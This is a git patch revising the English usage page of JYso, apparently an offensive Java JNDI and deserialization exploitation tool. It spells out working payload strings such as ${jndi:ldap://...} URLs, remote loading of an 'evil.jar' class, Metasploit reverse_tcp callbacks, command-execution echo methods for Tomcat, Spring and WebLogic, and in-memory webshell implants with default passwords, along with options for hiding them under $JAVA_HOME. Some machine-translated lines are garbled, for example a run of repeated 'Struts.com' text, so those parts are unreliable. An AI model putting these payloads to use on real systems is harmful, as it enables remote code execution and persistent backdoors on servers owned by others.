From e5aea15bc95a5bbaa386653b79111fc2dfe003be Mon Sep 17 00:00:00 2001
From: =?UTF-8?q?=E7=82=81?= <75202638+qi4L@users.noreply.github.com>
Date: Sun, 14 Jan 2024 14:02:23 +0800
Subject: [PATCH] =?UTF-8?q?Updated=20JYso=E2=80=90EN=20(markdown)?=
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
---
JYso‐EN.md | 619 ++++++++++++++++++++++++++---------------------------
1 file changed, 300 insertions(+), 319 deletions(-)
diff --git a/JYso‐EN.md b/JYso‐EN.md
index 74af2c9..19c3234 100644
--- a/JYso‐EN.md
+++ b/JYso‐EN.md
@@ -1,9 +1,8 @@
-# JNDIExploit usage
+# 1 JNDIExploit Usage
```All usage examples, using Yakit's FUZZ syntax```
-Use ```java -jar JYso-[version].jar --jndi -h``` to view the parameter description, where the ```--ip```
-parameter is required
+Use ```java -jar JYso-[version].jar --jndi -h``` to see a description of the parameters, where ``--ip`` is mandatory.
```
Usage: java -jar JYso-[version].jar --jndi [options]
@@ -22,33 +21,29 @@ Usage: java -jar JYso-[version].jar --jndi [options]
```
+ General startup example
-
```
-java -jar JYso-[version].jar --jndi -i 127.0.0.1
+ java -jar JYso-[version].jar --jndi -i 127.0.0.1
```
-+ When account password authentication is required
-
++ If you need account password authentication
```shell
java -jar JYso-[version].jar --jndi -i 127.0.0.1 -u "dc=ex" -p "123456"
```
-+ For super long requests like BCEL, you can get parameters from http to reduce the request length
++ For very long requests like BCEL, you can take parameters from http to reduce the request length
Send http request parameters first, then send jndi payload
-
```
${jndi:ldap://127.0.0.1:1389/Deserialization/CommonsCollections6/sethttp}
```
```shell
-http://111.229.10.212:3456/setPathAlias?a=whoami
+http://127.0.0.1:3456/setPathAlias?a=whoami
```

-+ To trace the source of route encryption, AESkey needs to be added at startup
-
++ Encrypted backtracking of routes, AESkey needs to be added at startup.
```
java -jar JYso-2.6.jar --jndi -i 127.0.0.1 -ak 3yWm2mOpXudIPTqM
```
@@ -109,13 +104,12 @@ public class Main {
System.arraycopy(passwordBytes, 0, keyBytes, 0, Math.min(passwordBytes.length, keyBytes.length));
return keyBytes;
}
-
public static void main(String[] args) {
try {
String plaintext = "Deserialization/CommonsCollections6/command/Base64/d2hvYW1p";
- String key = "3yWm2mOpXudIPTqM";
+ String key = "3yWm2mOpXudIPTqM";
- String ciphertext = encrypt(plaintext, key);
+ String ciphertext = encrypt(plaintext, key);
String encodedText = encodeBase64(ciphertext);
System.out.println("Base64 Encoded Text: " + encodedText);
} catch (Exception e) {
@@ -127,55 +121,40 @@ public class Main {
-+ For the case where the routing is completely uncontrollable, get it from http
-
++ For the case where the routing is completely uncontrollable, getting from the http
```shell
-${jndi:ldap://111.229.10.212:1389/}
+${jndi:ldap://127.0.0.1:1389/}
```
```shell
-http://111.229.10.212:3456/setRoute?a=Deserialization/CommonsCollections6/command/Base64/d2hvYW1p
+http://127.0.0.1:3456/setRoute?a=Deserialization/CommonsCollections6/command/Base64/d2hvYW1p
```

-* All currently supported ```Echo``` are
- * ```Bypass```: Used for rmi local factory class loading, pass the command you want to execute by adding a
- custom ```header``` ```cmd: whoami```
- * ```TomcatEcho```: Used to echo command execution results when the middleware is ```Tomcat```, by adding a
- custom ```header``` ```cmd: whoami```
- The way to pass the command you want to execute
- * ```SpringEcho```: used in the framework for ```SpringMVC/SpringBoot```
- When the command execution result is echoed, pass the command you want to execute by adding a
- custom ```header``` ```cmd: whoami```
- * ```JbossEcho```: Jboss command execution echo, pass the command you want to execute by adding a
- custom ```header``` ```cmd: whoami```
- * ```WeblogicEcho```: weblogic command execution echo, pass the command you want to execute by adding a
- custom ```header``` ```cmd: whoami```
- * ```WebsphereEcho```: websphere command execution echo, pass the command you want to execute by adding a
- custom ```header``` ```cmd: whoami```
- * ```ResinEcho```: Resin command execution echo, pass the command you want to execute by adding a
- custom ```header``` ```cmd: whoami```
- * ```JettyEcho```: Jetty7,8,9 version command execution echo, pass the command you want to execute by adding a
- custom ```header``` ```cmd: whoami```
- * ```WindowsEcho```: Windows command execution echo, only whoami is executed
- * ```Struts2Echo```: Struts2 command execution echo, pass the command you want to execute by adding a
- custom ```header``` ```cmd: whoami```
- * ```LinuxEcho1```: Linux command execution echo, only the id is executed,
- + The principle is to traverse all socket-related fd files in the fd directory of the current process and output
- the results;
- + Defects: 1. It will affect all users who visit the website at the same time (and see the result of the custom
- echo); 2. It may cause the application to crash about 8 times
- * ```LinuxEcho2```: Linux command execution echo, only the id is executed
- + Principle: determine the only correct fd file by delay and other methods;
- + Does not affect other users visiting the site, nor cause the app to crash;
- * ```AllEcho```: Automatically select the command execution echo, pass the command you want to execute by adding a
- custom ```header``` ```cmd: whoami```
- * ```command```: used to execute the command, if the command has special characters, it supports base64 encoding of
- the command before transmission
+* All currently supported ``Echo``s are
+ * ```Bypass``: Used for rmi local factory class loading, passing commands to be executed by adding a custom ``header`` ``cmd: whoami``.
+ * ```TomcatEcho``: Used for displaying the result of command execution when the middleware is ```Tomcat``, pass the command you want to execute by adding a custom ``header`` ``cmd: whoami``.
+ by adding a customized ``header`` that passes the command you want to execute
+ * ```SpringEcho```: Used to display the result of command execution when the framework is ```SpringMVC/SpringBoot```.
+ When the framework is ``SpringMVC/SpringBoot``, pass the command to be executed by adding a custom ``header`` ``cmd: whoami``.
+ * ```JbossEcho``: Jboss command execution echo, pass the command you want to execute by adding custom ``header`` ``cmd: whoami``.
+ * ```WeblogicEcho``: weblogic command execution echo, pass the command you want to execute by adding a custom ``header`` ``cmd: whoami``.
+ * ```WebsphereEcho``: websphere command execution echo, pass the command you want to execute by adding a custom ``header`` ``cmd: whoami``.
+ * ```ResinEcho``: Resin command execution echo, pass the command you want to execute by adding custom ``header`` ``cmd: whoami``.
+ * ```JettyEcho``: Jetty 7,8,9 command execution callback, pass the command you want to execute by adding custom ``header`` ``cmd: whoami``.
+ * ```WindowsEcho``: Windows command execution echo, only whoami is executed.
+ * ```Struts2Echo``: Struts2 command execution echo, pass the command you want to execute by adding custom ``header`` ``cmd: whoami``.
+ * ```LinuxEcho1``: Linux command execution echo, only the id is executed.
+ + The principle is to iterate through all socket-related fd files in the fd directory of the current process and output the results; + ``LinuxEcho1``: Linux command execution echo, only the id is executed.
+ + Defects: 1. affects all users accessing the site at the same point in time (will also see the results of the customized fallback); 2. may crash the application around 8 times.
+ * ```LinuxEcho2``: Linux command execution echo, only the id is executed.
+ + Principle: Determine the only correct fd file by delaying it, etc.; ``LinuxEcho2``: Linux command executes display back, only the id is executed.
+ + does not affect other users accessing the site and does not cause the application to crash;.
+ * ```AllEcho``: auto-select command execution callback, pass the command you want to execute by adding a custom ``header`` ``cmd: whoami``.
+ * ```command``: for executing commands, supports Base64 encoding of commands if they have special characters.
+ Example of direct command execution:
-
```
{{url
(${jndi:ldap://0.0.0.0:1389/TomcatBypass/command/Base64/{{base64
@@ -184,8 +163,7 @@ http://111.229.10.212:3456/setRoute?a=Deserialization/CommonsCollections6/comman
}}
```
-+ Echo example:
-

++ Echo Example:
```
{{url
(${jndi:ldap://0.0.0.0:1389/TomcatBypass/TomcatEcho})
@@ -196,11 +174,11 @@ http://111.229.10.212:3456/setRoute?a=Deserialization/CommonsCollections6/comman
}}
```
-Renderings:
+Rendering:
-- Support tomcatBypass routing to go online directly to msf:
+- Support for tomcatBypass routing directly online msf:
```
使用msf的java/meterpreter/reverse_tcp开启监听
@@ -209,86 +187,86 @@ Renderings:
---
-## 🦄memory horse
+## 1.1 🦄Memory Horse
Two ways to add:
-- Support for importing by referencing remote class loading (Basic routing).
-- Support local factory class loading (TomcatBypass routing).
+- Supports referencing remote class loading method of typing (Basic routing).
+- Support for local factory class loading method of input (TomcatBypass route).
-Instructions for use:
-If no type is specified, it defaults to Ice Scorpion.
+Usage Notes:
+Defaults to IceScorpionHorse if you do not specify a type.
-- t selects the type of memory horse
-- If you don't specify a type, it defaults to Ice Scorpion
-- bx: Ice Scorpion memory horse, ```key: nu1ryyds```, ```Referer: https://nu1r.cn/```
-- gz: Godzilla memory horse, ```pass: nu1r```, ```Referer: https://nu1r.cn/```
-- gzraw: Godzilla raw type memory horse, ```pass: nu1r```, ```Referer: https://nu1r.cn/```
-- cmd: The cmd command echo memory horse
-- sou5: suo5 tunnel horse
-- a: Whether to inherit the malicious class AbstractTranslet
- - o: use reflection bypass
- - w: Write using Agent under Windows
-- l: use Agent to write under Linux
-- u: the path of memory horse binding, default [/version.txt]
-- pw: the password of the memory horse, default [p@ssw0rd]
-- r: memory horse Referer check, default [https://nu1r.cn/]
-- h: Hide the in-memory shell by writing files to $JAVA_HOME, currently only supports SpringControllerMS
-- ht: hide the memory shell, input 1:write /jre/lib/charsets.jar 2:write /jre/classes/
+- t Select the type of memory horse.
+ - Defaults to IceScorpion without specifying a type
+ - bx: IceScorpion Memory Horse, ````key: nu1ryyds```, ```Referer: https://nu1r.cn/```
+ - gz: Godzilla memory horse, ```pass: nu1r```, ```Referer: https://nu1r.cn/```
+ - gzraw: Godzilla raw type memory horse, ```pass: nu1r```, ```Referer: https://nu1r.cn/```
+ - cmd: cmd command flashback memory horse
+ - sou5: suo5 tunnel horse
+- a: whether or not it inherits the malicious class AbstractTranslet
+- o: Use reflection to bypass
+- w: Write using Agent under Windows
+- l: Write using Agent under Linux
+- u: path to which the memory horse is bound, default [/qi4l].
+- pw: password of the memory horse, default [p@ssw0rd].
+- r: Memory horse Referer check,default [https://nu1r.cn/]
+- h: hide memory shell by writing a file to $JAVA_HOME, currently only supported by SpringControllerMS
+- ht: hide memory shell, input 1:write /jre/lib/charsets.jar 2:write /jre/classes/
-+ Memory horse usage example:
++ Example of memory horse usage:
```go
-// 加参数
+// parameterization
{{url
(${jndi:ldap://0.0.0.0:1389/Basic/tomcatfilterjmx/shell/-u path223 -pw 123456 -r tth.cn})
}}
-// 默认加载
+// Default loading
{{url
(${jndi:ldap://0.0.0.0:1389/Basic/tomcatfilterjmx/shell})
}}
```
-Memory Horse Description:
+Memory Horse Description:
-* ```SpringInterceptor```: Implant the Spring Interceptor type memory horse into the system
-* ```SpringController```: Implant the Spring Controller type memory horse into the system
-* ```JettyFilter```: Use JMX MBeans to implant Jetty Filter-type memory horses into the system
-* ```JettyServlet```: Use JMX MBeans to implant Jetty Servlet type memory horse into the system
-* ```JBossFilter```: Implant JBoss/Wildfly Filter type memory horse into the system through the global context
-* ```JBossServlet```: Implant the JBoss/Wildfly Servlet type memory horse into the system through the global context
-* ```resinFilterTh```: Obtain the specified context system through the thread class loader to implant the Resin Filter type memory map
-* ```resinServletTh```: Obtain the specified context system through the thread class loader to implant the Resin Servlet type memory
-* ```WebsphereMemshell```: Used to implant ```Websphere memory shell```, support ```Behinder shell``` and ```Basic cmd shell```
-* ```tomcatFilterJmx```: Use JMX MBeans to implant Tomcat Filter-type memory horses into the system
-* ```tomcatFilterTh```: Obtain the specified context through the thread class loader to implant the Tomcat Filter type memory horse into the system
-* ```TomcatListenerJmx```: Use JMX MBeans to implant a Tomcat Listener type memory horse into the system
-* ```TomcatListenerTh```: Obtain the specified context through the thread class loader to implant the Tomcat Listener type memory horse into the system
-* ```TomcatServletJmx```: Use JMX MBeans to implant Tomcat Servlet-type memory horses into the system
-* ```TomcatServletTh```: Obtain the specified context through the thread class loader to implant the Tomcat Servlet type memory horse into the system
-* ```WSFilter```: `CMD` command echo WebSocket memory horse, `cmd command echo`
-* ```TomcatExecutor```: Executor memory horse, `cmd command echo`
-* ```TomcatUpgrade```: TomcatUpgrade memory horse, `cmd command echo`
-* ```Struts2ActionMS```: Action type memory horse
-* ```cmsMSBYNC```: Bypass Nginx, CDN proxy restrictions WebSocket horse, path `/x`
-* ```proxyMSBYNC```: Bypass Nginx, CDN proxy restrictions WebSocket horse, path`/x`
-* ```WsResin```: Resin WebSocket horse, request header`Upgrade: websocket`
-* ```MsTSJser```: WebSocket horse and path suitable for Tomcat, Spring, and Jetty`/cmd`
-* ```MsTSJproxy```: WebSocket horse and path suitable for Tomcat, Spring, and Jetty`/proxy`
-* ```WsWeblogic```: WebSocket horse that matches Weblogic, path`/path`
-* ```WSWebsphereProxy```: WebSocket horse for Websphere, path`/path`
+* ```SpringInterceptor``: Implants a Spring Interceptor type of memory horse into the system.
+* ```SpringController``: Injects a Spring Controller type of memory horse into the system.
+* ```JettyFilter``: implants a Jetty Filter-type memory horse into the system using JMX MBeans.
+* ```JettyServlet``: Implants a Jetty Servlet-type memory horse into the system using JMX MBeans.
+* ```JBossFilter``: Implants a JBoss/Wildfly Filter-type in-memory horse into the system via global context.
+* ```JBossServlet``: Implants a JBoss/Wildfly Servlet-type in-memory horse into the system via global context.
+* ```resinFilterTh``: Gets the Resin Filter-type in-memory horse implanted in the system in the specified context via a threaded class loader.
+* ```resinServletTh``: Gets the Resin Servlet in-memory horse implanted in a given context via a threaded class loader.
+* ```WebsphereMemshell``: Used to implant the ``Websphere Memory Shell``, supports the ``Behinder shell`` and the ``Basic cmd shell``.
+* ```tomcatFilterJmx``: Utilizes JMX MBeans to plant Tomcat Filter-type memory horses into the system.
+* ```tomcatFilterTh``: Implants a Tomcat Filter-type memory horse into the system by obtaining the specified context from a threaded class loader.
+* ```TomcatListenerJmx``: Implants a Tomcat Listener-type memory horse into the system using JMX MBeans.
+* ```TomcatListenerTh``: Implants a Tomcat Listener-type in-memory horse into the system by obtaining the specified context from a threaded class loader.
+* ```TomcatServletJmx``: Inserts a Tomcat Servlet-type in-memory horse into the system using JMX MBeans.
+* ```TomcatServletTh``: Inserts a Tomcat Servlet-type in-memory horse into the system by obtaining the specified context from a threaded class loader.
+* ```WSFilter``: ``CMD`` command echo WebSocket memory horse, ``cmd command echo``.
+* ```TomcatExecutor`` : Executor memory horse, `cmd` command echo.
+* ```TomcatUpgrade`` : TomcatUpgrade in-memory horse, `cmd command echo` * ```Strutsuts.com/Struts.com/Struts.com/Struts.com
+* ```Struts2ActionMS``: Action type memory horse
+* ```cmsMSBYNC``: WebSocket horse that bypasses Nginx, CDN proxy restrictions, path `/x`.
+* ```proxyMSBYNC``: WebSocket horse that bypasses Nginx, CDN proxy restrictions, path `/x`.
+* ```WsResin``: WebSocket horse adapted to Resin, with `Upgrade: websocket` in the request header.
+* ```MsTSJser``: WebSocket horse adapted for Tomcat, Spring, Jetty, path `/cmd`.
+* ```MsTSJproxy``: WebSocket horse adapted to Tomcat, Spring, Jetty, path `/proxy``.
+* ```WsWeblogic``: WebSocket horse adapted to Weblogic, path `/path`.
+* ```WSWebsphereProxy``: WebSocket horse adapted for Websphere, path `/path`.
---
-## 👻 Expansion of BeanShell1 and Clojure Exploitation Chain
+## 1.2 👻 Expansion of BeanShell1 and Clojure Utilization Chains
-For `BeanShell1` and `Clojure`, two exploit methods based on scripting language parsing.
+For `BeanShell1` and `Clojure`, there are two leaky utilization chains based on scripting language parsing.
-This project expands a variety of utilization methods for these two utilization chains besides Runtime execution commands, as follows:
+This project extends these two chains with a variety of utilization methods other than Runtime execution commands, as follows:
-The content after `Base64/` needs base64 encoding
+The content after `Base64/` needs to be base64 encoded.
-TS : Thread Sleep - Check for deserialization vulnerabilities through Thread.sleep(), use the command: TS-10
+TS : Thread Sleep - Checks for deserialization vulnerabilities by means of Thread.sleep(), using the command TS-10.
```
{{url
@@ -298,10 +276,10 @@ TS : Thread Sleep - Check for deserialization vulnerabilities through Thread.sle
}}
```
-RC: Remote Call - via URLClassLoader.loadClass()
-To call the remote malicious class and initialize it, use the command: RC-http://xxxx.com/evil.jar#EvilClass
+RC : Remote Call - via URLClassLoader.loadClass()
+to call the remote malicious class and initialize it, use the command: RC-http://xxxx.com/evil.jar#EvilClass
-Replace it with the JAR package generated by CS or MSF, and you can go online with one click.
+Replace the JAR package generated by CS or MSF to complete the one-click online.
```
{{url
@@ -311,7 +289,7 @@ Replace it with the JAR package generated by CS or MSF, and you can go online wi
}}
```
-WF : Write File - write files through FileOutputStream.write(), use the command: WF-/tmp/shell#123
+WF : Write File - Write to a file via FileOutputStream.write(), use command: WF-/tmp/shell#123
```
{{url
@@ -321,7 +299,7 @@ WF : Write File - write files through FileOutputStream.write(), use the command:
}}
```
-Others: common command execution - execute system commands through ProcessBuilder().start(), use the command whoami
+Other: Normal Command Execution - Execute system commands via ProcessBuilder().start() with the command whoami
```
{{url
@@ -333,14 +311,14 @@ Others: common command execution - execute system commands through ProcessBuilde
---
-## 🐗 Use of C3P04
+## 1.3 🐗 Use of C3P04
-* Remote loading Jar package
+* Load Jar package remotely
* C3P04 'remoteJar-http://1.1.1.1.com/1.jar'
-* Write the Jar package to the server and load it (do not go online)
- * C3P04 'writeJar-/tmp/evil.jar:./yaml.jar'
- * C3P04 'localJar-./yaml.jar'
-* C3P0 secondary deserialization
+* Write Jar package to server and load it (out of network)
+ * C3P04 'writeJar-/tmp/evil.jar:. /yaml.jar'
+ * C3P04 'localJar-. /yaml.jar'
+* C3P0 Secondary deserialization
* C3P04 'c3p0Double-/usr/CC6.ser'
```
@@ -353,24 +331,24 @@ Others: common command execution - execute system commands through ProcessBuilde
---
-## 🐅SignedObject secondary deserialization Gadget
+## 1.4 🐅SignedObject Secondary Deserialization Gadgets
-Used to bypass certain scenarios (common such as TemplatesImpl blacklist, CC infinite group blacklist often appearing in CTF, etc.)
+Used for bypassing certain scenarios (e.g. TemplatesImpl blacklisting, CC countless arrays plus blacklisting often seen in CTF, etc.)
-The use of the chain needs to call the getObject method of SignedObject, so it needs to call any method, or call the trigger point of the getter method of the specified class;
+The utilization chain needs to call the getObject method of the SignedObject, so it needs a trigger that can call any method, or a getter method of a specified class;
-It probably includes the following common call chains available:
+There are several common invocation chains available, as follows:
-1. InvokerTransformer calls any method (depending on CC)
-2. BeanComparator calls the getter method (depending on CB)
-3. BasicPropertyAccessor$BasicGetter calls the getter method (depending on Hibernate)
-4. ToStringBean calls all getter methods (depending on Rome)
-5. MethodInvokeTypeProvider reflection invokes any method (depending on spring-core)
-6. MemberBox reflection calls any method (depends on rhino)
+1. InvokerTransformer calls arbitrary methods (CC dependency)
+2. BeanComparator calls a getter method (CB dependency)
+3. BasicPropertyAccessor$BasicGetter call getter method (depends on Hibernate)
+4. ToStringBean calls all getter methods (depends on Rome)
+5. MethodInvokeTypeProvider reflectively invoke any method (depends on spring-core)
+6. MemberBox Reflection calls any method (dependency on rhino)
-* `cc`,`cc4`,`cb`,`hibernate`,`rome`,`rhino`,`spring`
+* `cc`, `cc4`, `cb`, `hibernate`, `rome`, `rhino`, `spring`.
-* How to use:
+* Utilization method:
* SignedObjectPayload -> 'CC:CommonsCollections6:b3BlbiAtYSBDYWxjdWxhdG9yLmFwcA==:1:10000' The last two parameters are the type of deserialization
```
@@ -385,7 +363,7 @@ It probably includes the following common call chains available:
---
-## 🕷️Deserialization路由
+## 1.5 🕷️Deserialization routing
| Gadget | 依赖 | ps |
|:--------------------------------------------|:---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------|
@@ -460,10 +438,12 @@ It probably includes the following common call chains available:
| Vaadin1 | com.vaadin:vaadin-server:7.7.14
com.vaadin:vaadin-shared:7.7.14 | |
| Wicket1 | org.apache.wicket:wicket-util:6.23.0
org.slf4j:slf4j-api:1.6.4 | |
-- a: Whether the malicious class inherits from AbstractTranslet
- -o: use reflection bypass
